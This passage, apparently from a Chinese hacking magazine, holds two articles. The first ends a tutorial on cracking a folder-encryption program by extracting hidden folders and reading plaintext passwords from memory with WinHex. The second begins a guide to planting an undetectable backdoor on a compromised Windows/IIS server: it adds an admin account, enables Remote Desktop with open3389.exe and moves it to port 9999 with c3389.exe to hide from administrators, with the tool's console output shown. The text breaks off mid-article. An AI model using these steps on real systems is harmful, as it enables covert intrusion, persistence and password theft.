在命令行下进入"Recycled"文件夹，用DOS的"MOVE"命令将加密后的文件夹"还原"出来，具体操作如图6所示。

进入刚刚"还原"的文件夹，是不是发现我们的文件都已经安安静静地躺在那儿了？如图7所示。




图6




图7

到此为止，我们已经把需要的文件"还原"出来了，也就是说，已经把加密软件给破解了。

密 码

在这次测试中还发现一个问题密码。不管是登录密码还是文件夹加/解密密码，在内存中都是明文存放的，这样很容易就能获取到。

下面先来获取登录密码。打开加密软件，在输入密码时输入一错误密码进行登录，当弹出密码错误的对话框时不要立刻关闭，而是用Winhex打开加密软件的内存，如图8所示。




图8

选择菜单中的文本查找功能，在弹出的对话框中输入刚刚输入的错误密码，这里我选择的是"sunrace"，如图9所示。

找到后，再次调出查找文本对话框，在其中输入如图10所示的特征字符，如果修改了安装路径，也请修改这里的特征字符。

找到后往上看就能看到正确的登录密码了，如图11所示。

接着来看一下加/解密密码。在选择




图9




图10




图11

好需解密的文件夹后进行解密，会弹出一对话框要求输入该文件夹解密密码，还是输一个错误密码，稍等就可以看到错误框弹出，如图12所示。




图12

接着还是用Winhex进行内存查找，不过这次要找的是上图中的出错代码，将其粘贴到Winhex的文本查找对话框中，查找结果如图13所示。

同样向上看几行就能看到当前文件夹正确的解密密码了。

提示一下：在选择错误密码时一定要选不太常用的字符串，长度要适中，这样在查找真实密码时重复次数会明显减少。




图13

写在最后

好了，到此所有测试已全部完成，这款软件的优劣大家也看得很清楚了。最后留下我的Blog：http://smallrascal.blog.tom.com，欢迎各位常来坐坐喝喝茶。

编辑点评： chkdsk /v列出隐藏文件、move提取出隐藏文件、WinHex查找以明文存放在内存中的密码，类似这样的方法可以突破国内多款文件夹加密隐藏之类的软件。如果你真需要安全地保护敏感文件，请你还是谨慎使用这些软件吧！

构造终极隐藏木马

刘坤

从本文你可以学到：
1. 如何在IIS中构造隐藏目录；
2. 如何在隐藏目录中构造系统权限的asp木马；
3. 开启终端服务以及对终端服务进行操作的方法。

一、前言

杀毒软件是越来越毒了，花费N多时间做的免杀木马，可是并没有坚持多久，就会被杀毒软件给残酷地杀害了，默哀3分钟。除此之外，网管也越来越聪明了，当然，这点还是值得欣慰的。网管通过观察异常端口、不明进程，可能手工就把我们的木马斩草除根，再次默哀1分钟。

所以，创建一个无异常的端口和进程，永远不被杀毒软件查杀，决难被管理员发现，而且操作却简单方便的后门是我们hacker一直以来追求的梦想，但，好像这基本不可能。

不过，今天我在这里却要和大家探讨交流，介绍一种在IIS隐藏目录中构造后门的方法，也许或多或少能解决前面的那些问题。只是我们都知道，事事无绝对，所谓山外青山楼外楼，如果你有更好的方法，不妨奉献出来，让大家一起学习，共同检验。

二、开终端服务

假设我们已经通过服务器的系统漏洞，或者通过注入漏洞+本地提权获得了一个网站的最高权限，而且当前网站是Windows2000 Server+IIS构架。接下来，我们就建立一个管理员用户，再利用工具open3389.exe开终端服务，如图1所示。




图1 开启3389终端服务

开好之后系统自动重启。但是如果我们贸然开3389的话，管理员很容易通过netstat命令，或者是active ports等工具发现到异常。为了增加终端服务的隐蔽性，我们还得利用修改终端服务端口的小工具c3389.exe来把端口号3389修改到任意的空闲端口，如图2所示。等待远程服务器重启完毕后，我们就可以用3389登录工具，以ip加端口的形式登录远程主机了，如图3所示。

```
C:\>c3389 9999
c3389 9999

==================================
 Change TermService Port Program
   Code By wawa@21cn.Com
   Http://www.Haowawa.Com
==================================
Usage: c3389.exe port

TermService port is : 3389
Now,TermServive port change to : 9999
Reboot computer to Active!
```

图2　改终端服务端口3389为9999




图3　远程登录终端桌面

三、在IIS中构造特殊的网页目录

